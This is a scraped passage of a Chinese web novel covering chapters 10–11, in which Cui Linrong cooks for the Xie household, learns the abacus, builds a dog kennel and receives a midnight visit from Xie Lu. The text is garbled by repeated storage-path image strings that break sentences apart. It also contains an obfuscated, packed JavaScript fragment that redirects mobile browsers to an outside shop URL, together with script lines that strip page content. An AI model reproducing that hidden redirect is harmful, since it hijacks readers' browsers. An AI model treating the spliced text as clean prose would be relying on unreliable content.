崔林容到谢家之后敲了敲门,狗蛋就活蹦乱跳来开门了。 “容姐姐!” 崔林容:“狗蛋,就你一个人在家?” “对!我大哥二哥一道上山去了!” 崔林容点头:“那你等会儿,饭马上就好。” 狗蛋挺乖巧,转头就去院子里的沙坑练字,这是穷人家买不起纸笔最直接的练字方法。崔林容见了,想起了家里的三弟,三郎最是乖巧,不晓得最近过得咋样,要是下次有机会在镇子上遇见就好了。她想让三郎和二丫都尝尝那好吃的木莲羹。 但是估计崔家人不会让他们单独出来,崔林容摇了摇头。 今天那两个男人不在,饭菜就简单许多。崔林容煮了一锅汤,先前的肉还剩,刮两根莲藕进去就是一锅莲藕汤,她在手脚麻利地揉面摊饼,不多时,灶屋就飘出去饭香。 狗蛋疯狂吞咽口水。 好不容易等到一句“开饭了”,狗蛋立马跑了过去:“好香啊……” 崔林容哭笑不得,但想到先前这边的饭食,也能理解。 “好吃就多吃点。” “容姐你也吃。” 狗蛋乖巧搬来凳子,等她先动筷子,崔林容笑了笑:“乖,吃吧。” 吃饭时,崔林容和狗蛋有一句没一句地聊着,差不多把谢家的情况也摸清了。 问到他们父母的时候,狗蛋神情明显低落:“亲生爹娘……没见过,我和牛蛋都是在山里被老猎户捡来的,后来老爹走了,就大哥养我们。” 崔林容猛然一愣。 沉默了下去。 “对不住啊。” 狗蛋笑着摇头:“没啥子!我打小就不记得这些,只记得大哥和老爹!” 崔林容还是心疼,不过她口里的老爹应该是谢禄的爹吧,深山里住着一些猎户她是晓得的,但估计人也没了。 “这么看你大哥真厉害,把你们俩小子盘大了,还能供你读书。” 狗蛋用力点头:“大哥最厉害了!去年还猎回了一头狼!” 崔林容筷子差点都掉了! 难怪。 谢禄真挺有本事的,难怪敢花钱这么大手大脚。 吃过饭收拾好,崔林容洗洗手准备走了,可刚出来之后就看见狗蛋在认真背书。 崔林容脚步一顿。 她想起小时候在白云村,村里有个老夫子也教书来着,她没事就跑去听,听到啥记啥,再回去教二丫。 既然狗蛋在学……她连忙走了过去。 “狗蛋,你学的咋样了?” 狗蛋:“我基础差,还要学小半年学院才肯收。” 崔林容点了点头:“我有个弟弟也和你差不多大,但他没条件念书,这样,你把学到的东西教给我,也算复习了,咋样?我一会儿给你上街买糖葫芦吃。” 狗蛋眼神一亮:“好啊!大哥也让我教二哥!但是二哥太笨了,十以内的加减法都不会!” 崔林容:“你还会算数?” “会啊!我还有算盘呢,大哥做的!” 狗蛋掏出自己的“宝贝”,崔林容这下眼睛是真真亮了。 10. 第 10 章 谢禄做的算盘虽然比不得外面卖的那么精致,但珠子也是打磨的圆润细腻,狗蛋每次用之前还要擦上半天,宝贝的不得了。 崔林容对认字的执念还没那么强,但要是学会算盘,那就等于精通了算数,这对她的赚钱攒钱计划还是非常有好处的! 崔林容当即决定和狗蛋搞好关系,学算盘,买糖葫芦! 狗蛋也不吝啬,将自己会的全都努力教给她,只是想一口吃个大胖子肯定是不成的,只能是慢慢来,一天学一点。 崔林容也不急,反正她要过来做饭,于是转头就出去买了根糖葫芦,“狗蛋,谢谢你。” “谢谢姐!” 狗蛋开心极了,捧着糖葫芦就舔了起来。真好吃啊,好久没吃到过了。 崔林容摸了摸他的头,“成,那你在家把门栓好,我先回了。” 回去的路上,崔林容还琢磨着要继续去找薜荔果,最近她在镇子上来回几趟捯饬,手上已经有一百多文了。 她琢磨着是不是要去钱庄开个户,把这些钱都攒下来,但崔林容迟迟没去开的原因主要一是钱少,人家怕是不给开。第二个是她害怕留下痕迹,到时候被王氏察觉就麻烦了,还是自己个儿藏着比较保险。 牛车很快就到了石头村,这会儿刚过午时,地里人不多,都扛着锄头准备回家吃饭歇晌。 不过崔林容发现路上不少人似乎都背着她在窃窃私语。 平时因为王氏的缘故,也有这种情况,她一般都不怎么放在心上,但不知道为什么,今天好像格外多。 崔林容看向一个小媳妇,对方见她看过来之后赶紧扭开头,佯装无事发生。 崔林容皱了皱眉继续往前走,刚走到自家不远处,就遇到了丁大旺的媳妇,丁大山有两个儿子,丁大旺和丁二旺。因为自己婆娘没了,大旺媳妇当家做主。 看见崔林容,大旺媳妇板着脸走了过来,“周家的,我有两句话想和你说。” “嫂子说吧。”崔林容淡淡道。 “你家田地不愿意侍弄,村里多的是没地种的汉子,你婆婆偏生非要我公公去种,这是啥意思?我家地都种不完,前前后后都是大旺张罗,二旺年前去镇子上盖房子刚把腰伤了,我家也缺干活的男人!” 崔林容眉头一跳,明白是咋回事了。 没成想王氏真把地包给了丁大山,其实那天崔林容就是随口那么一说,她的目的是让王氏松口自己去镇子上找活计的事情,哪成想王氏还真不避嫌。 这两人的事情一直都有风言风语,但崔林容也不晓得真假,没撞上,更不想撞见! 崔林容当然不可能显露什么,只是道:“嫂子,你也知道我家的情况,我家地承包给人,咋个承包,你觉得是我能做主的吗?” 大旺媳妇噎了一下:“那你自己咋不去种?” “我一个妇道人家,实在干不来,粮食减产我真要喝西北风了,还不如找点活计,你看我这不是刚从镇子上回来。” 大旺媳妇:“不管咋说,这地不能给我家!” “这要不你回去问问大山叔,你家的情况我也晓得,自家地都种不完,何必要我家那点粮食。” 大旺媳妇心道,她要是能和自家公爹说通还来找她?她不敢和公爹叫板,最多和自家男人喊。 崔林容看出来了道:“说白了,嫂子也是有苦衷,你和我说也是没用,我看嫂子也嫁给大旺哥有几年了,不知道有没有好消息,要是自家添丁,这家里的活计就更做不完了。大山叔咋可能还出门去?” 这话点醒了大旺媳妇,其实她何尝不着急,她嫁到丁家都三年了,吃苦受累但是到现在都没揣上娃,老二的媳妇又刚过门她不好使唤的。 要是她现在真能有了…… 大旺媳妇不和崔林容多说了,转头就走。 崔林容摇了摇头,那两人的事情谁说都没用,她自己个儿也烦。 崔林容没想到的是,她走到自家院门口,还真遇到了丁大山。 也不知道咋想的,五十多的汉子了,还真就朝他们家跑,这会儿是干完地里的活计又去挑水了? 崔林容脸色一变。 看见崔林容,丁大山笑了:“容娘回来了?” 崔林容不大乐意和他搭话,而丁大山在自家这事更是让她觉得膈应,于是随意点了点头就转身进了灶屋,恰好和王氏打了个照面。 王氏瞪了她一眼:“也不知道喊人,真是不像话!” 崔林容懒得理她。 来财见崔林容回来了,立马冲上前欢快地摇尾巴,但是对丁大山就一直龇牙咧嘴的。 王氏又骂一句:“不长眼的狗东西!” 崔林容:“你骂它干啥了,只认这个屋里的人不好么?别到时候真来了贼都不叫!” 王氏不说话了,转头给丁大山端水去了,两人在院子里眉来眼去的,崔林容开始烧水做饭,好在两人也没太过分,没多会丁大山就走了。 崔林容:“刚才回来的路上遇到大旺媳妇了,阴阳怪气了一通,娘到底看上丁家啥了,他两个儿子,就算是要钱也是没有的。” 崔林容这也算是把话给王氏挑明了,王氏哼了一声,她心里当然是有自己打算的。 丁大山……虽然现在是没给啥太多的好处,但是好在模样在中年汉子里面也还成……她又不是真成了给钱就行的人,当然,王氏什么都没说,只转头便道:“晚上不回来了!” 崔林容心中叹气,也懒得管了。 她做饭的时候,来财就一直在脚边哼哼,崔林容摸了摸它的头,“别着急,下午的时候给你做狗窝。” 王氏肯定是不会管它了,只有自己做。 鸡窝旁边还有一小片地,就在那开整吧。 下午崔林容就去找了些竹子回来,她选了四根最粗直、节密的老竹,先比了比大小长短,再用石头把竹根稳稳砸进土里,立起四方的架子。 又砍了些细竹条,横着竖着来回穿插,一根根卡在粗竹的缝隙里,用藤条紧紧捆牢,横竖都扎得扎实。 四面围好,顶上再铺一层密匝匝的细竹枝,压上几片干草挡风,一个方方正正、矮矮墩墩的竹狗窝就搭成了。 里头垫上晒干的软草,蓬松又暖和,风刮不进、雨漏不进来,蹲在鸡窝边上,正好能守着家禽。 做这个狗窝就足足忙活了一个下午,属实 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278631|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 是把崔林容给累坏了,做完之后天都黑了,她渴得不行了,灌了好几口凉水,又寻了块饼子垫了垫。 把锅里还剩的所有野菜粥全给了来财,一人一狗吃的欢快极了。 “瞅你饿的,可惜了,这个家是没肉给你吃的。” 来财抬头叫了一声,崔林容擦了擦嘴:“歇着去吧,我也准备睡了。” 王氏不回来也有不回来的好处,但她也不晓得,王氏这事到底哪天会被捅破,又会有多大的后果。 崔林容睡到半夜,忽然感觉到了一阵熟悉的痛感,她愣了一下,这才想起来自己月事就在这几天。 她睡觉之前喝了凉水,这会儿可算是遭了罪…… 她赶忙起来翻箱倒柜去寻月事带,接着再转头去茅屋。 可刚从茅房出来,崔林容突然又听到一阵窸窸窣窣的声音,就从院墙那边传来的…… 她浑身一僵,转头看去。 院子里来财的身影不见了! 狗窝里面空空荡荡。 崔林容登时一声冷汗,第一反应不是来贼了,而是山上的野兽。 来了贼来财定是要叫的,但是压根没啥动静,怕不是狼或者熊?再不济是黄鼠狼?可黄鼠狼能咬死来财吗? 一时间崔林容脑海中冒出很多想法,直到墙头上传来一个熟悉的声音和一道熟悉的身影。 “容娘……?是我。” 崔林容:“……” - 谢禄从院墙上跳了下来。 来财哪里是不叫,分明是早就察觉到,在院墙根这疯狂对着这个“贼”摇尾巴。 “你干啥?” 崔林容表情复杂极了,对自家这个“吃里扒外”的小东西有点无语。 谢禄晓得她在想啥,笑着道:“来之前打听了,你婆婆不在家。” “那你就天天晚上翻院墙?你把我当啥?” 谢禄:“……对不住对不住,我习惯了,我下次敲门。” “……你到底要干啥。” 谢禄:“借些家伙,你家的板车,还有绳子有没有,再有干稻草,越多越好。我和牛蛋搞了一头大家伙,不能在镇子上脱手,要去县城,打个掩护。” 崔林容:“你猎到啥了……不会是狼吧……” 谢禄笑了:“不是,但也差不多。” 差不多? 那只有熊瞎子或者大虫。 崔林容忽然一点都不想知道了。 “板车没有,稻草就在柴房,木绳子也在那,你自己去拿。” 谢禄笑嘻嘻道:“成。” 这会儿已经是子时了,崔林容还是觉得很难接受:“为啥你总这样,为啥我家来财不叫?” 不应该啊,她好歹给狗喂了几顿,下午的时候还看见它对丁大山龇牙。 “来财?这名字不错。” 谢禄忽然伸手撸了好几把狗子,接着掏出半只鸡扔了过去,来财“嗷”了一声,欢快地冲过去咬住。 “这狗是好狗,你别误会它,至于为啥不叫,那当然是因为这是我的狗,我三文钱卖给你那个爱贪便宜的婆婆了啊。” 崔林容:“……” 11. 第 11 章 亏得崔林容今个儿还念叨没钱给来财买肉吃,这会儿见这狗子撕巴肉的熟悉劲儿…… “来财来我家真是亏了。”崔林容幽幽道。 谢禄笑了两声:“不至于,它才两个月,和三四个月狗子差不多大,小时候没亏待它。” 崔林容不想继续这个话题了:“取了东西就走吧,小心点,别让人瞧见。” 谢禄:“……我发现你还挺不待见我。” “你半夜翻院墙,还要我待见你?”崔林容低声道。 谢禄:“那我白天来你就待见我了?” “……” 谢禄哼了一声:“没良心的,走了!” 崔林容:“你说啥……?” 谢禄:“没啥!” 男人说完就转过身去:“你家柴房在哪?” 崔林容:“都晓得从哪翻墙了不晓得柴房在哪?谁信?” 谢禄:“……” 他噎了一瞬,看向崔林容:“你真精。但有时候又揣着聪明装糊涂。” “听不懂你说啥。”崔林容转身就走。 谢禄追了几步上前,压低声,语气带着几分妥协讨好:“容娘,进山几天没吃东西了……煮碗面吃吧?饿的不成了。” 崔林容抿了抿唇,显然有点犹豫。 谢禄继续道:“你婆婆在另一家打牌,照那个架势今晚都不得回。” 崔林容:“……你咋对啥都这么清楚。” “只看我想不想知道罢了。” 崔林容看着人,犹豫了片刻: “我去给你煮,你吃完就快些走……以后半夜别来了……” 谢禄深深望着人:“成。” 崔林容转头就进了灶屋,简单煮了碗面,出来的时候谢禄还蹲在屋檐下头逗来财,一人一狗,不亦乐乎。 崔林容:“牛蛋呢?” 谢禄:“回去睡觉去了,得看着大家伙的,我自己一个人来的。” 崔林容越想越不对劲,谢禄都把大家伙运回去了,牛蛋也回家了,那他还来干啥? 专程借这么几样东西? 崔林容突然把筷子重重放下,瞪着谢禄,显然一副觉得被戏耍了的模样。 谢禄愣了一下:“咋了?” 崔林容:“耍人很好玩?!” 谢禄回过神来,嘿嘿一笑:“真没有……从前大家伙都是自己扛,哪里想过做个板车。” 崔林容又重重把碗放下,视线突然瞥到下午自己个儿做的狗窝上,这才发现谢禄好像帮她把四个角都加固了一下。 她力气小,绑的并不算太牢固…… 下午的时候还担心来着…… 谢禄笑着走近:“真没哄你。” 崔林容语气到底软了下来:“快些吃吧……” 谢禄见她态度软和,又笑了笑,这才大口大口吃了起来。 男人可见是饿狠了,胃口好得不得了,崔林容转个身的功夫,一碗面基本就□□完了。 崔林容:“……还要?” 谢禄倒是没这么过分,“够了,垫吧垫吧就行,我也差不多要去县城了,时间来不及了。对了容娘,这个你暂时帮我保管。” 谢禄说着就塞了个钱袋子到崔林容手上,崔林容吓了一跳:“你给我保管?你又不是不知道……” “我晓得,但是我只能拜托你,牛蛋也要和我一道去,给狗蛋我肯定不放心,这次去县城要是买不上个好价钱我说不定还要去府城的,带这么些在身上不安全。” 崔林容瞟了一眼他那膀大腰圆的样子……丝毫没觉得不安全……但谢禄已经不由分说塞到了她手上,崔林容沉默了下去,不知道咋说。 她和谢禄根本就没熟悉到这个程度…… 不等她说什么,男人揉了一把来财的头,然后就灵活的翻了出去…… 崔林容无奈,只好将手上的钱袋子赶紧藏好。 心惊胆战。 - 第二天一大早,崔林容又去把钱袋翻了出来,藏在背篓最底下,她是绝对不放心放在家里的,只能带着去镇子上。 王氏今天一早居然还没回来,但崔林容也懒得管,她转头去了对面文家找李嫂子去了。 李氏在村里为人还行,不像一些闲的没事干的妇人喜欢说三道四,所以在村里人缘一直都还好。 看见崔林容,李氏有点惊讶,“容娘,你咋一大早就来了?” 崔林容笑道:“我有点事情想拜托大头和小麦。” 